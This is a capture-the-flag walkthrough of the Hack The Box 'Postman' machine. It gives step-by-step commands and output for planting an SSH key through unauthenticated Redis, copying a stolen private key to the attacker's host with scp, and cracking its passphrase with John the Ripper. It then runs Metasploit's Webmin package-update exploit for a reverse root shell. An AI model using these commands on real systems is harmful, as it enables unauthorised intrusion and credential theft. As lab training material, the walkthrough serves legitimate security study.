

Hack The Box Walkthrough



Box: Postman
Date: 03/11/2019

Author: Joshua Taylor
(Anymuz)


STAGE 1: Reconnaissance

This box appears to be difficult, especially if you don't know where to go first however once the methods of access are known they are relatively straight forward. This walk-through contains the methods I used to get first blood for root on this box, I wrote it in an attempt to explain whats going on with the exploit route. First we always do an nmap scan on the target to find out what ports are open and what's running on them using `nmap -T4 -sC -sV -p- 10.10.10.160 -oN scan.txt`

```
root@Anymuz:~/Desktop/HTB/BOX/Postman# nmap -T4 -sC -sV -p- 10.10.10.160 -oN scan.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-05 08:40 GMT
Nmap scan report for 10.10.10.160
Host is up (0.021s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_ 256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis    Redis key-value store 4.0.9
10000/tcp open  http     MiniServ 1.910 (Webmin httpd)
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.60 seconds
```

From the scan results, we can see we have port 22 and 80 open, but the system is also running a HTTP service on port 10000 and an external redis port is open at 6379. The web site at port 80 will be where people think to go first but unfortunately this will be a dead-end. If we navigate to port 10000 on our browsers we see that the service is running SSL and that we need to login with some credentials but fully enumerating the web site will not help in finding these.



The image shows a Webmin login page. At the top is the Webmin logo and the text "You must enter a username and password to login to the server on 10.10.10.160". Below this are two input fields: "Username" and "Password". There is a "Remember me" checkbox and a blue "Sign in" button at the bottom.

Redis is a data management software that can act as a datastore and a database, usually this is done via localhost but since Redis is running externally on 6379 it indicates that this is a misconfiguration and could be our way in.

Stage 2

Exploiting Redis

When researching methods to exploit Redis to compromise a system, we can find a method written about by someone known as Antirez, their method of exploitation can be found on packetstorm following this link:

<https://packetstormsecurity.com/files/134200/Redis-Remote-Command-Execution.html>

The method involves using our access to redis in order to dump our own `id_rsa` key into the authorized keys file for the redis user, this should give us the ability to connect to the machine via SSH on the Redis user account. We can test if we have access to using the Redis Command Line Interface (CLI) by seeing if we can telnet into the port.

```
root@Anymuz:~/Desktop/HTB/BOX/Postman# telnet 10.10.10.160 6379
Trying 10.10.10.160...
Connected to 10.10.10.160.
Escape character is '^]'.
echo "Hello there"
$11
Hello there
echo "This is vulnerable"
$18
This is vulnerable
exit
-ERR unknown command 'exit'
quit
+OK
Connection closed by foreign host.
```

As we can see, telnet allows us access and we can use the echo command, this tells us that there is no authorization required to connect to Redis. Since we are going to be putting our key into the authorized keys file, we need to generate the SSH key, its also a good idea to add white-space either side of the key, this will help insure the whole key is dumped without anything missing.

To generate the SSH key we use `ssh-keygen -t rsa -C "Anymuz@HTB.com"` and then to add whitespace we echo some newlines either side of it and save the output (`echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n"`) > `myKey.txt`. When asked, save the key in the `./id_rsa` file, leave the passphrase blank.

```
root@Anymuz:~/Desktop/HTB/BOX/Postman# ssh-keygen -t rsa -C "Anymuz@HTB.com"
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): ./id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./id_rsa.
Your public key has been saved in ./id_rsa.pub.
The key fingerprint is:
SHA256:86b2tEqql0qpVYpQ60PXAB9/mZEpsBxBzYeuNfCTXGI Anymuz@HTB.com
The key's randomart image is:
+---[RSA 3072]-----+
|  .+=+  .          |
|  ...+E oo         |
|  ...+*.+=+        |
|  ..o oo. +        |
|  .o o+.o+S        |
|  o..+o . o        |
|  ..o. o . +       |
|  ..o. .o.+ .      |
|  ..o.oo..ooo       |
+---[SHA256]-----+
root@Anymuz:~/Desktop/HTB/BOX/Postman# (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n")
> myKey.txt
```

If we cat the output file, we can see our SSH key neatly placed between a few blank lines, we need to put this into the redis memory and then dump that memory into the redis `authorized_keys` file which will allow us to SSH in without any further authentication required.

```
root@Anymuz:~/Desktop/HTB/BOX/Postman# cat mykey.txt

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCXEOKKSfiv4TgVxpqZRdwuCeYRZHcoVCzVXLTwSCyKtBSLoE+c
c0Wf0sDgQ4M4t0iHbvXWx02teTL4RD4n/c4SMXlQV/0oLUE3ZQxGtnUlcwYr6WZN9SHgwdgJE0i8tYUqmodx1P4U
PioM+1r/MzNf0UvkkUBT8Fr/0tJ9JAT3W03qH3EG+V0wzYKPX96XgcP9YYLSWCWx+uqUBG69Va0kfjWVviHLKHG
hmUJkq/44rezKSeE2226aA5hwj0fSm3C5yfaMnqQv8s13cPCQooUy0KLQMO/r0hIZoVLFagNeTnI9uzdXULNY1L
0hong1kmwVdzF18R5CAwr8Y+FDjMmBHgacBWGx190Bx+KcDBTaJ121so5Mvx3suqexfF8XVd8vq5ecW50Yy2JR9
2N7J0rcjMfRgFLZn5H0jUxmQts1FRqW/aSmU65+nGNmoPWx7p4V+PMRz3H1tz8KBX7BZSAtTw1LV80xdloqVLN7
fv0pte4/FCBoaUKS4MlgS= Anymuz@HTB.com
```

First we need to clear the redis memory database entirely, we can do this by using `redis-cli -h 10.10.10.160 flushall` and then we can echo our key into the redis database, we must give a name to set the data to by doing `cat myKey.txt | redis-cli -h 10.10.10.160 -x set keycrack` keycrack being the name we gave to the Redis database to identify the value of our SSH key which we used the cat output to reference. From here we can start Redis and connect to the machine (`redis-cli -h 10.10.10.160`) and use the command `config get dir` to see which folder the Redis instance is running in. We can change this to the `.ssh` folder of the Redis user account with `config set dir /var/lib/redis/.ssh/` and then set our database file name using `config set dbfilename "authorized_keys"`. Using the command `save` to save the database file, this will overwrite the original `authorized_keys` file with the data stored in the Redis database file, and since we cleared the Redis database before adding a value to 'keycrack' the `authorized_keys` file will contain only the data stored as 'keycrack' which is our SSH key and so means we are now authorized to connect to SSH via the Redis user.

```
root@Anymuz:~/Desktop/HTB/BOX/Postman# redis-cli -h 10.10.10.160
10.10.10.160:6379> config get dir
1) "dir"
2) "/var/lib/redis"
10.10.10.160:6379> config set dir /var/lib/redis/.ssh/
OK
10.10.10.160:6379> config get dir
1) "dir"
2) "/var/lib/redis/.ssh"
10.10.10.160:6379> config set dbfilename "authorized_keys"
OK
10.10.10.160:6379> save
OK
10.10.10.160:6379> quit
```

Now we can use the command `ssh -i id_rsa redis@10.10.10.160` to connect to the machine.

```
root@Anymuz:~/Desktop/HTB/BOX/Postman# ssh -i id_rsa redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$
```


Stage 3 Gaining Access to User

We have an SSH connection to the machine as Redis now because the database entry 'keycrack' that had our SSH key stored to it was successfully dumped into the authorized_keys file, this can be further proven if we cat the authorized_keys file and see the key we generated placed neatly inside thanks to our additional white space.

```
redis@Postman:~$ cat .ssh/authorized_keys
REDIS00080 redis-ver4.0.90
redis-bits000time0030used-mem000
aof-preamble00keycrackB>

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQOCXE0KKSfiv4TgVxpqZRdwuCeYRZHcoVCzVXLTWsCyK
tBSLoE+cc0Wf0sDg04M4t0iHbvXWx02teTL4RD4n/c4SMXLQV/0oLUE3ZQxGtnUlcwYr6WZN9SHgwdgJ
E0iBtYUqmodxiP4UPioM+1r/MzNfOUvkkUBT0Fr/0tJ9jAT3W03qH3EG+V0wzYKPX96XgcP9YLSWCWx
+uqUBGG9Va0KfjWVviHLKHGhmUJkq/44reZKSEe2226aA5hwj0fSm3C5GyfaMnqQv8si3cPCQooUy0K
LQMO/r0hIZoVlFAgNeTnI9uzdXuLNY1l0hong1kmWvDzF18R5CAwr8Y+FDjMmBHgacBWGXi90Bx+kcD
BTaJi21so5Mvx3suqexfF8XVd8vq5ecW50Yy2jR92N7J0rcjMfRgFLZn5H0jUxmQts1FRqw/aSmU65+n
GNMmoPWx7p4V+PMRz3H1tz8KBX7BZSAATwiLV00xdloqVLN7fvQpTeT4/FCBoaUKS4Mlgls= Anymuz@
HTB.com
```

However this still does not give us user access, when we attempt to acquire the user flag we see that the user Redis has limited permissions on this system.

```
redis@Postman:~$ ls /home/Matt
user.txt
redis@Postman:~$ cat /home/Matt/user.txt
cat: /home/Matt/user.txt: Permission denied
```

In order to progress in this case, we need to find clues on the system, through enumeration and searching the system we can find an interesting file in the /opt folder named id_rsa.bak which appears to be a discarded but encrypted backup SSH key.

```
redis@Postman:~$ pwd
/var/lib/redis
redis@Postman:~$ cd /opt
redis@Postman:/opt$ ls
id_rsa.bak
redis@Postman:/opt$ cat id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsC00VqyWx+C8363I0BYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwG1lUD9kK1n1k1zrvE1WepvMMki9ZTtX0zYN8whi1rku1b1n5xn1X9FUb5T7k2
```

We can either copy this and save it on our own systems manually or if you have your SSH service set up and running we can use SCP to copy the file over when within the *opt* folder with the command `scp id_rsa.bak`

[root@10.10.14.56:~/Desktop/HTB/BOX/Postman/id_rsa.bak](#) using our Hack The Box server IP address and a destination directory of our choosing.

```
redis@Postman:/opt$ scp id_rsa.bak root@10.10.14.56:~/Desktop/HTB/BOX/Postman/id
rsa.bak
The authenticity of host '10.10.14.56 (10.10.14.56)' can't be established.
ECDSA key fingerprint is SHA256:+Wor/ACo60LpvLAUqFWEVfGHk0zfGrA8ziC2xbe05Q.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.14.56' (ECDSA) to the list of known hosts.
root@10.10.14.56's password:
id_rsa.bak
100% 1743 94.9KB/s 00:00
redis@Postman:/opt$
```

Now that we have the `id_rsa.bak` file on our system, we can use it to get the password of the user who it belongs to, in this case it must be Matt's password. We can do this with a brute-force script that can try the `rockyou.txt` wordlist or for a more reliable method we can use John The Ripper. In order to use John however we must prepare the `id_rsa` key by converting it to a format that John can use, John comes with a python script that will convert it to a `.hash` file by running it with `usr/share/john/ssh2john.py id_rsa.bak > id_rsa.hash`. Note: This feature may be different on different systems, but by using `locate ssh2john` you will be able to find the directory to run it.

```
root@Anymuz:~/Desktop/HTB/BOX/Postman# locate ssh2john.py
/usr/share/john/ssh2john.py
root@Anymuz:~/Desktop/HTB/BOX/Postman# /usr/share/john/ssh2john.py id_rsa.bak > id_rsa.hash
root@Anymuz:~/Desktop/HTB/BOX/Postman# ls
cracking      id_rsa      id_rsa.hash  myKey.txt    scan.txt
HTB-Postman.odt id_rsa.bak  id_rsa.pub   'old shit'
root@Anymuz:~/Desktop/HTB/BOX/Postman# john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008      (id_rsa.bak)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00.25 DONE (2019-11-06 10:46) 0.03861g/s 553733p/s 553733c/s 553733C/sa6_123..*7¡Vamos!
Session completed
```

It seems the operation was a success, we have found that the password for this `id_rsa` key is "computer2008". At this point we may try to login to SSH as Matt however this will not work, not because the password is wrong but due to the way the SSH has been configured. We can view this configuration from the Redis SSH connection using `cat /etc/ssh/sshd_config` and find that Matt is a denied user.

```
#ChrootDirectory none
#VersionAddendum none

#deny users
DenyUsers Matt

# no default banner path
```

Thankfully however, we can still access the machine via Matt by now switching users from our Redis SSH connection using the password we found for Matt, the command `su Matt` will do this.

```
redis@Postman:~$ su Matt
Password:
Matt@Postman:/var/lib/redis$
```

Now that we have a connection to the system through Matt, we can finally acquire our user flag from the system.

```
Matt@Postman:/var/lib/redis$ cat /home/Matt/user.txt
517ad0ec2458ca97af8d93aac08a2f3c
```

USER FLAG: 517ad0ec2458ca97af8d93aac08a2f3c


Stage 4

Privilege Escalation

Now that we have access to Matt it is easy to think that our privilege escalation technique can be deduced from further enumerating the machine, unfortunately however this will lead to a dead end as there are no escalation methods on the system.

```
Matt@Postman:/var/lib/redis$ sudo -l
[sudo] password for Matt:
Sorry, user Matt may not run sudo on Postman.
```

We have however acquired credentials for Matt, if we remember back to the start, there was a webmin login panel hosted at port 10000 but we had no credentials to login with, now lets try logging into webmin using the credentials we have for Matt. I log in with the username "Matt" and the password "computer2008" which we got from John the Ripper.



We are able to login into the webmin panel, from here we can see there are limited features available, what we do have however is a software package update feature, from doing further research on the internet we can discover that this feature is vulnerable in some versions and the exploit is available as part of the Metasploit Framework (<https://www.exploit-db.com/exploits/46984>). It can be found by using the Metasploit command *search webmin*.

```
2 exploit/linux/http/webmin_packageup_rce 2019-05-16 excellent Yes Webmin Package Updates Remote Command Execution
```

We just need to set all of the options that identify the target, we also need to use our Hack The Box ip address to connect back to in order to spawn our shell (remember SSL needs to be true as the webmin is on a https connection).

```
msf5 > use exploit/linux/http/webmin_packageup_rce
msf5 exploit(linux/http/webmin_packageup_rce) > options

msf5 exploit(linux/http/webmin_packageup_rce) > set RHOSTS 10.10.10.160
RHOSTS => 10.10.10.160
msf5 exploit(linux/http/webmin_packageup_rce) > set RPORT 10000
RPORT => 10000
msf5 exploit(linux/http/webmin_packageup_rce) > set SSL true
SSL => true
msf5 exploit(linux/http/webmin_packageup_rce) > set LHOST 10.10.14.56
LHOST => 10.10.14.56
msf5 exploit(linux/http/webmin_packageup_rce) > set USERNAME Matt
USERNAME => Matt
msf5 exploit(linux/http/webmin_packageup_rce) > set PASSWORD computer2008
PASSWORD => computer2008
```

Now all we need to do is run the exploit using the Metasploit command *run* and we can get our root flag.

```
[*] Command shell session 1 opened (10.10.14.56:4444 -> 10.10.10.160:49946) at 2019-11-08 06:01:10 +0000

whoami
root
cat /root/root.txt
a257741c5bed8be7778c6ed95686ddce
```

ROOT FLAG: a257741c5bed8be7778c6ed95686ddce